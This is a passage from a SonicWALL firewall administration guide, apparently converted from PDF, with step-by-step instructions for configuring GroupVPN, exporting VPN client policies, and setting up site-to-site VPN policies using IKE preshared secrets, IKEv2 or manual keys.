- **Distinguished Name** - based on the certificates Subject Distinguished Name field, which is contained in all certificates by default. The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (C=), Organization (O=), Organizational Unit (OU=), Common Name (CN=), Locality (L=), and vary with the issuing Certificate Authority.

The actual Subject Distinguished Name field in an X.509 Certificate is a binary object which must be converted to a string for matching purposes. The fields are separated by the forward slash character, for example:

/C=US/O=SonicWALL, Inc./OU=TechPubs/CN=Joe Pub

Up to three organizational units can be specified. The usage is `c=*;o=*;ou=*;ou=*;ou=*;cn=*`. The final entry does not need to contain a semi-colon. You must enter at least one entry, i.e. `c=us`.

Step 5 Enter the Peer ID filter in the **Peer ID Filter** field.

Step 6 Check **Allow Only Peer Certificates Signed by Gateway Issuer** to specify that peer certificates must be signed by the issuer specified in the **Gateway Certificate** menu.

Step 7 Click on the **Proposals** tab.

Step 8 In the **IKE (Phase 1) Proposal** section, select the following settings:

- Select the DH Group from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method, **MD5** or **SHA1**, from the **Authentication** drop-down menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 9 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** drop-down menu.
- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** drop-down menu.
- Select the desired authentication method, **None**, **MD5** or **SHA1**, from the **Authentication** menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.


Step 10 Click on the **Advanced** tab and select any of the following optional settings that you want to apply to your GroupVPN Policy:

- **Enable Windows Networking (NetBIOS) broadcast** - Allows access to remote network resources by browsing the Windows Network Neighborhood.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Accept Multiple Proposals for Clients** -
- **Management via this SA** - If using the VPN policy to manage the SonicWALL security appliance, select the management method, either **HTTP** or **HTTPS**.
- **Default Gateway** - Used at a central site in conjunction with a remote site using the **Route all Internet traffic through this SA** checkbox.

Default LAN Gateway allows you to specify the IP address of the default LAN route for incoming IPsec packets for this SA. Incoming packets are decoded by the SonicWALL and compared to static routes configured in the SonicWALL. Since packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic.


For packets received via an IPsec tunnel, the SonicWALL looks up a route for the LAN. If no route is found, the SonicWALL checks for a Default LAN Gateway. If a Default LAN Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.

- **Enable OCSP Checking and OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. See the [“Using OCSP with SonicWALL Security Appliances” on page 980](#).



Enable OCSP Checking
 OCSP Responder URL:

- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN policy is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel.




Client Authentication
 Require authentication of VPN clients by XAUTH
 User group for XAUTH users:

- **User group for XAUTH users** - Allows you to select a defined user group for authentication. The default is **Trusted Users**.
- **Allow Unauthenticated VPN Client Access** - Allows you to specify network segments for unauthenticated Global VPN Client access from the pull-down menu.



Note This option is not available if you select **Require authentication of VPN clients by XAUTH**.

- Step 11** Click on the **Client** tab and select any of the following options that you want to apply to Global VPN Client provisioning:



General | Proposals | Advanced | **Client**

User Name and Password Caching
 Cache XAUTH User Name and Password on Client:

Client Connections
 Virtual Adapter settings:
 Allow Connections to:
 Set Default Route as this Gateway

Client Initial Provisioning
 Use Default Key for Simple Client Provisioning

- **Cache XAUTH User Name and Password** - Allows the Global VPN Client to cache the user name and password. Select from:
 - **Never** - Global VPN Client is not allowed to cache username and password. The user will be prompted for a username and password when the connection is enabled and also every time there is an IKE phase 1 rekey.
 - **Single Session** (default) - The user will be prompted for username and password each time the connection is enabled and will be valid until the connection is disabled. This username and password is used through IKE phase 1 rekey.
 - **Always** - The user will be prompted for username and password only once when connection is enabled. When prompted, the user will be given the option of caching the username and password.
- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter.

In instances where predictable addressing is a requirement, it is necessary to obtain the MAC address of the Virtual Adapter, and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration. This feature requires the use of GVC version 3.0 or later.

- **None** - A Virtual Adapter will not be used by this GroupVPN connection.
- **DHCP Lease** (default) - The Virtual Adapter will obtain its IP configuration from the DHCP Server only, as configured in the **VPN > DHCP over VPN** page.
- **DHCP Lease or Manual Configuration** - When the GVC connects to the SonicWALL, the policy from the SonicWALL instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the SonicWALL so that it can proxy ARP for the manually assigned IP address.

By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.

- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway.
 - **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel.

If this option is selected along with **Set Default Route as this Gateway**, then the Internet traffic is also sent through the VPN tunnel. If this option is selected without selecting **Set Default Route as this Gateway**, then the Internet traffic is blocked.



Note Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.

- **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway. If this option is selected along with **Set Default Route as this Gateway**, then Internet traffic is also sent through the VPN tunnel. If this option is selected without **Set Default Route as this Gateway**, then the Internet traffic is blocked.
- **Split Tunnels** (default) - Allows the VPN user to have both local Internet connectivity and VPN connectivity.

- **Set Default Route as this Gateway** - Enable this check box if all remote VPN connections access the Internet through this SA.



Note You can only configure one SA to use this setting.

Set Default Route as this Gateway

Apply VPN Access Control List

- **Apply VPN Access Control List** -
- **Use Default Key for Simple Client Provisioning** - Uses Aggressive mode for the initial exchange with the gateway and VPN clients uses a default Preshared Key for authentication.

Step 12 Click **OK**.


Exporting a VPN Client Policy

If you want to export the Global VPN Client configuration settings to a file for users to import into their Global VPN Clients, follow these instructions:



Caution The GroupVPN SA must be enabled on the SonicWALL to export a configuration file.

Step 1 Navigate to **VPN > Settings**.

Step 2 Click the  **Export** icon in the **Configure** column for the GroupVPN entry in the **VPN Policies** table. The **Export VPN Client Policy** window appears.

Exporting the VPN Policy to a file will save it on your local hard drive.

You may save the file in *spd* or *rcf* format:

spd format is required for VPN Clients 8.x and earlier.

rcf format is required for Global VPN Clients.

Files saved in *rcf* format may be password encrypted.

Files saved in *spd* format are not encrypted.

If you are using pre-shared key, the shared secret is not exported to *spd* files.

You must add the pre-shared key to the policy when imported by the SonicWALL VPN Client.

The name of the file will be **WAN GroupVPN_0017C50F7478** by default; this can be changed if needed.

The Connection name for this Policy will be WAN GroupVPN_0017C50F7478.

Are you sure you want to export this Policy ?

Step 3 **rcf format is required for SonicWALL Global VPN Clients** is selected by default. Files saved in the *rcf* format can be password encrypted. The SonicWALL provides a default file name for the configuration file, which you can change.

Step 4 Click **Yes**. The **VPN Policy Export** window appears.

VPN Access Networks

Select the Client Access Network(s) you wish to export:

--Select Local Network--

VPN Policy Export Password

You may encrypt the exported file using a chosen password.

If you do not choose a password, the exported file will not be encrypted.

If the VPN Policy uses a pre-shared key, it will be exported regardless of encryption.

Password:

Confirm Password:

- Step 5** Select a VPN access network from the **Select The Client Access Network(s) you wish to export** pull-down window.
- Step 6** Type a password in the **Password** field and reenter it in the **Confirm Password** field, if you want to encrypt the exported file. If you choose not to enter a password, the exported file is not encrypted.
- Step 7** Click **Submit**. If you did not enter a password, a message appears confirming your choice.
- Step 8** Click **OK**. You can change the configuration file before saving.
- Step 9** Save the file.
- Step 10** Click **Close**.

The file can be saved to a disk or sent electronically to remote users to configure their Global VPN Clients.

Site-to-Site VPN Configurations

When designing VPN connections, be sure to document all pertinent IP addressing information and create a network diagram to use as a reference. See [“Planning Your VPN” on page 933](#) for a planning sheet to help you set up your VPN.

The SonicWALL must have a routable WAN IP address whether it is dynamic or static. In a VPN network with dynamic and static IP addresses, the VPN gateway with the dynamic address must initiate the VPN connection.

Site-to-Site VPN configurations can include the following options:

- **Branch Office (Gateway to Gateway)** - A SonicWALL is configured to connect to another SonicWALL via a VPN tunnel. Or, a SonicWALL is configured to connect via IPsec to another manufacturer’s firewall.
- **Hub and Spoke Design** - All SonicWALL VPN gateways are configured to connect to a central SonicWALL (hub), such as a corporate SonicWALL. The hub must have a static IP address, but the spokes can have dynamic IP addresses. If the spokes are dynamic, the hub must be a SonicWALL.
- **Mesh Design** - All sites connect to all other sites. All sites must have static IP addresses.

Creating Site-to-Site VPN Policies



Tip You can easily create site-to-site VPN policies using the VPN Policy Wizard. For complete step-by-step instructions on using the VPN Policy Wizard, see [“Wizards > VPN Wizard” on page 1449](#).

You can create or modify existing VPN policies using the VPN Policy window. Clicking the **Add** button under the **VPN Policies** table displays the **VPN Policy** window for configuring the following IPsec Keying mode VPN policies:

- [“Configuring a VPN Policy with IKE using Preshared Secret” on page 953](#)
- [“Configuring a VPN Policy using Manual Key” on page 959](#)
- [“Configuring a VPN Policy with IKE using a Third Party Certificate” on page 964](#)

This section also contains information on configuring a static route to act as a failover in case the VPN tunnel goes down. See [“Configuring VPN Failover to a Static Route” on page 968](#) for more information.



Tip Use the VPN Planning Sheet for Site-to-Site VPN Policies to record your settings. These settings are necessary to configure the remote SonicWALL and create a successful VPN connection.

Configuring a VPN Policy with IKE using Preshared Secret

To configure a VPN Policy using Internet Key Exchange (IKE), follow the steps below:

Step 1 Navigate to the **VPN > Settings** page.

Step 2 Click the **Add** button under the **VPN Policies** table. The **VPN Policy** window is displayed.

The screenshot shows the 'VPN Policy' configuration window with the 'General' tab selected. The 'Security Policy' section includes the following fields:

- Policy Type: Site to Site
- Authentication Method: IKE using Preshared Secret
- Name: sonicwall Site-2-Site
- IPsec Primary Gateway Name or Address: 64.41.140.167
- IPsec Secondary Gateway Name or Address: 0.0.0.0

The 'IKE Authentication' section includes the following fields:

- Shared Secret: [Redacted]
- Confirm Shared Secret: [Redacted]
- Local IKE ID: IP Address
- Peer IKE ID: IP Address
- Mask Shared Secret

- Step 3** In the **General** tab, select the policy type in the **Policy Type** drop-down menu: **Site to Site** or **Tunnel Interface**.
- Step 4** Select **IKE using Preshared Secret** from the **Authentication Method** menu.
- Step 5** Enter a name for the policy in the **Name** field.
- Step 6** Enter the host name or IP address of the remote connection in the **IPsec Primary Gateway Name or Address** field.
- Step 7** If the Remote VPN device supports more than one endpoint, you may optionally enter a second host name or IP address of the remote connection in the **IPsec Secondary Gateway Name or Address** field.
- Step 8** Enter a Shared Secret password to be used to setup the Security Association the **Shared Secret** and **Confirm Shared Secret** fields. The Shared Secret must be at least 4 characters long, and should comprise both numbers and letters.
- Step 9** Optionally, specify a **Local IKE ID (optional)** and **Peer IKE ID (optional)** for this Policy. By default, the **IP Address (ID_IPv4_ADDR)** is used for Main Mode negotiations, and the SonicWALL Identifier (**ID_USER_FQDN**) is used for Aggressive Mode.
- Step 10** Click the **Network** tab.

- Step 11** Under **Local Networks**, select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If hosts on this side of the VPN connection will be obtaining their addressing from a DHCP server on the remote side of the tunnel, select **Local network obtains IP addresses using DHCP through this VPN tunnel**. If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN tunnel as default route for all Internet traffic** selected.



Note DHCP over VPN is not supported with IKEv2.

- Step 12** Under **Remote Networks**, select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the SonicWALL security appliance unless it is encrypted.

You can only configure one SA to use this setting. If the remote side of this VPN connection is be obtaining its addressing from a DHCP server on this side of the tunnel, select **Destination network obtains IP addresses using DHCP server through this tunnel**. Alternatively, select **Choose Destination network from list**, and select the address object or group.

Step 13 Click Proposals.

The screenshot shows the 'Proposals' tab in a configuration window. It is divided into two sections: 'IKE (Phase 1) Proposal' and 'IPsec (Phase 2) Proposal'. The IKE section includes dropdown menus for Exchange (Main Mode), DH Group (Group 2), Encryption (3DES), and Authentication (SHA1), along with a text field for Life Time (seconds) set to 28800. The IPsec section includes dropdown menus for Protocol (ESP), Encryption (3DES), and Authentication (SHA1), an unchecked checkbox for 'Enable Perfect Forward Secrecy', and a text field for Life Time (seconds) set to 28800.

Step 14 Under **IKE (Phase 1) Proposal**, select either **Main Mode**, **Aggressive Mode**, or **IKEv2** from the **Exchange** drop-down menu. **Aggressive Mode** is generally used when WAN addressing is dynamically assigned. **IKEv2** causes all the negotiation to happen via IKEv2 protocols, rather than using IKE Phase 1 and Phase 2. If you use IKEv2, both ends of the VPN tunnel must use IKEv2.

Step 15 Under **IKE (Phase 1) Proposal**, the default values for **DH Group**, **Encryption**, **Authentication**, and **Life Time (seconds)** are acceptable for most VPN configurations. Be sure the Phase 1 values on the opposite side of the tunnel are configured to match. You can also choose **AES-128**, **AES-192**, or **AES-256** from the **Authentication** menu instead of 3DES for enhanced authentication security.



Note If you chose **IKEv2** for **IKE (Phase 1) Proposal**, only **Life Time (seconds)** is available; the other three options are dimmed.

The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.


Step 16 Under **IPsec (Phase 2) Proposal**, the default values for **Protocol**, **Encryption**, **Authentication**, **Enable Perfect Forward Secrecy**, **DH Group** (available only if **Enable Perfect Forward Secrecy** is selected), and **Lifetime** are acceptable for most VPN SA configurations. Be sure the Phase 2 values on the opposite side of the tunnel are configured to match.

Step 17 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy.



Note What is displayed in the **Advanced** tab depends on what you selected for the **Exchange Mode** on the **Proposals** tab.

- If you selected **Main Mode** or **Aggressive Mode** in the **Proposals** tab:



General Network Proposals Advanced

Advanced Settings

Enable Keep Alive

Suppress automatic Access Rules creation for VPN Policy

Require authentication of VPN clients by XAUTH

Enable Windows Networking (NetBIOS) Broadcast

Enable Multicast

Permit Acceleration

Apply NAT Policies

Management via this SA: HTTP HTTPS SSH

User login via this SA: HTTP HTTPS

Default LAN Gateway (optional):


VPN Policy bound to: Zone WAN

- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.



Note The Keep Alive option will be disabled when the VPN policy is configured as the Central Gateway for DHCP over VPN or with a Primary Gateway Name or Address 0.0.0.0.

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH**, and then select a User group to specify allowed users from the **User group for XAUTH** drop-down menu.



Require authentication of VPN clients by XAUTH

User group for XAUTH users: --Select a user group--

- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.

- Select **Apply NAT Policies** if you want the SonicWALL to translate the Local, Remote or both networks communicating via this VPN tunnel.

To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- To manage the local SonicWALL through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA**.
 - Select **HTTP**, **HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.
 - If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic** on the Network tab, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.
 - Select an interface or zone from the **VPN Policy bound to** drop-down menu. A **Zone WAN** is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.
- If you selected **IKEv2** in the **Proposals** tab:

- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.



Note The Keep Alive option will be disabled when the VPN policy is configured as the Central Gateway for DHCP over VPN or with a Primary Gateway Name or Address 0.0.0.0.

- Select **Suppress automatic Access Rules creation for VPN Policy** to turn off the automatic access rules created between the LAN and VPN zones for this VPN policy.
- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- Select **Apply NAT Policies** if you want the SonicWALL to translate the Local, Remote or both networks communicating via this VPN tunnel.

<input checked="" type="checkbox"/> Apply NAT Policies	
Translated Local Network:	--Select Translated Local Network-- ▾
Translated Remote Network:	--Select Translated Remote Network-- ▾

To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- To manage the local SonicWALL through the VPN tunnel, select **HTTP, HTTPS**, or both from **Management via this SA**.
- Select **HTTP, HTTPS**, or both in the User login via this SA to allow users to login using the SA.
- Enter the **Default LAN Gateway** if you have more than one gateway and you want this one always to be used first.
- Select an interface or zone from the **VPN Policy bound to** menu. A **Zone WAN** is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.
- Under **IKEv2 Settings** (visible only if you selected **IKEv2** for **Exchange** on the **Proposals** tab), The **Do not send trigger packet during IKE SA negotiation** checkbox is cleared by default and should only be selected when required for interoperability when the peer cannot handle trigger packets.

The term *Trigger Packet* refers to the use of initial *Traffic Selector* payloads populated with the IP addresses from the packet that caused SA negotiation to begin. It is recommended practice to include *Trigger Packets* to assist the IKEv2 Responder in

selecting the correct protected IP address ranges from its Security Policy Database. Not all implementations support this feature, so it may be appropriate to disable the inclusion of *Trigger Packets* to some IKE peers.

- Select one or both of the following two options for the IKEv2 VPN policy:
 - **Accept Hash & URL Certificate Type**
 - **Send Hash & URL Certificate Type**

Select these options if your devices can send and process hash and certificate URLs instead of the certificates themselves. Using these options reduces the size of the messages exchanged.

When the Accept Hash & URL Certificate Type option is selected, the firewall sends an HTTP_CERT_LOOKUP_SUPPORTED message to the peer device. If the peer device replies by sending a “Hash and URL of X.509c” certificate, the firewall can authenticate and establish a tunnel between the two devices.

When the Send Hash & URL Certificate Type option is selected, the firewall, on receiving an HTTP_CERT_LOOKUP_SUPPORTED message, sends a “Hash and URL of X.509c” certificate to the requestor.

In a VPN, two peer firewalls (FW1 and FW2) negotiate a tunnel. From the perspective of FW1, FW2 is the remote gateway and vice versa.

Step 18 Click **OK**.

Configuring a VPN Policy using Manual Key

To manually configure a VPN policy between two SonicWALL appliances using Manual Key, follow the steps below:

- [“Configuring the Local SonicWALL Security Appliance” on page 959](#)
- [“Configuring the Remote SonicWALL Security Appliance” on page 962](#)

Configuring the Local SonicWALL Security Appliance

- Step 1** Click **Add** on the **VPN > Settings** page. The **VPN Policy** window is displayed.
- Step 2** Select a Policy Type from the **Policy Type** menu: **Site-to-Site** or **Tunnel Interface**.
- Step 3** In the **General** tab of the **VPN Policy** window, select **Manual Key** from the **Authentication Method** drop-down menu. The **VPN Policy** window displays the manual key options.

The screenshot shows the 'VPN Policy' configuration window with the 'General' tab selected. The 'Policy Type' dropdown is set to 'Site to Site' and the 'Authentication Method' dropdown is set to 'Manual Key'. Below these are empty text input fields for 'Name' and 'IPsec Gateway Name or Address'.

- Step 4** Enter a name for the policy in the **Name** field.
- Step 5** Enter the host name or IP address of the remote connection in the **IPsec Gateway Name or Address** field.

Step 6 Click the **Network** tab.

Step 7 Select one of the following:

- A local network from the **Choose local network from list** drop-down menu if a specific local network can access the VPN tunnel.
- If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN Tunnel as default route for all Internet traffic** selected. You can only configure one SA to use this setting.
- Alternatively, select **Choose Destination network from list**, and select the address object or group.

Step 8 Click on the **Proposals** tab.

Step 9 Define an **Incoming SPI** and an **Outgoing SPI**. The SPIs are hexadecimal (0123456789abcdef) and can range from 3 to 8 characters in length.



Caution Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

Step 10 The default values for **Protocol**, **Encryption**, and **Authentication** are acceptable for most VPN SA configurations.



Note The values for **Protocol**, **Encryption**, and **Authentication** must match the values on the remote SonicWALL.

- Step 11** Enter a 16-character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote SonicWALL encryption key, therefore, write it down to use when configuring the SonicWALL.
- Step 12** Enter a 32-character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the SonicWALL settings.



Tip

Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f.

1234567890abcdef is an example of a valid DES or ARCfour encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

- Step 13** Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy.

The screenshot shows the 'Advanced' tab of the VPN Policy configuration. The 'Advanced Settings' section includes the following options:

- Suppress automatic Access Rules creation for VPN Policy
- Enable Windows Networking (NetBIOS) Broadcast
- Apply NAT Policies
- Management via this SA: HTTP HTTPS SSH
- User login via this SA: HTTP HTTPS
- Default LAN Gateway (optional): [Text input field]
- VPN Policy bound to: [Dropdown menu showing 'Interface X1']

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Apply NAT Policies** if you want the SonicWALL to translate the Local, Remote or both networks communicating via this VPN tunnel.

The screenshot shows the 'Apply NAT Policies' section with the checkbox checked. Below it are two dropdown menus:

- Translated Local Network: --Select Translated Local Network--
- Translated Remote Network: --Select Translated Remote Network--

To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- To manage the local SonicWALL through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA**.

- Select **HTTP, HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.
- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** drop-down menu.

Step 14 Click **OK**.

Step 15 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.

Configuring the Remote SonicWALL Security Appliance

-
- Step 1** Click **Add** on the **VPN > Settings** page. The **VPN Policy** window is displayed.
- Step 2** In the **General** tab, select **Manual Key** from the **Authentication Method** menu.
- Step 3** Enter a name for the SA in the **Name** field.
- Step 4** Enter the host name or IP address of the local connection in the **IPsec Gateway Name or Address** field.
- Step 5** Click the **Network** tab.
- Step 6** Select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If traffic can originate from any local network, select **Any Address**. Select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the SonicWALL security appliance unless it is encrypted. You can only configure one SA to use this setting. Alternatively, select **Choose Destination network from list**, and select the address object or group.
- Step 7** Click the **Proposals** tab.
- Step 8** Define an **Incoming SPI** and an **Outgoing SPI**. The SPIs are hexadecimal (0123456789abcdef) and can range from 3 to 8 characters in length.



Caution

Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

- Step 9** The default values for **Protocol**, **Encryption**, and **Authentication** are acceptable for most VPN SA configurations.



Note

The values for **Protocol**, **Encryption**, and **Authentication** must match the values on the remote SonicWALL.

- Step 10** Enter a 16-character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote SonicWALL encryption key, therefore, write it down to use when configuring the remote SonicWALL.
- Step 11** Enter a 32-character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the remote SonicWALL settings.



Tip

Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f.

1234567890abcdef is an example of a valid DES or ARC4 encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

Step 12 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy:

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Apply NAT Policies** if you want the SonicWALL to translate the Local, Remote or both networks communicating via this VPN tunnel.

To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.



Caution

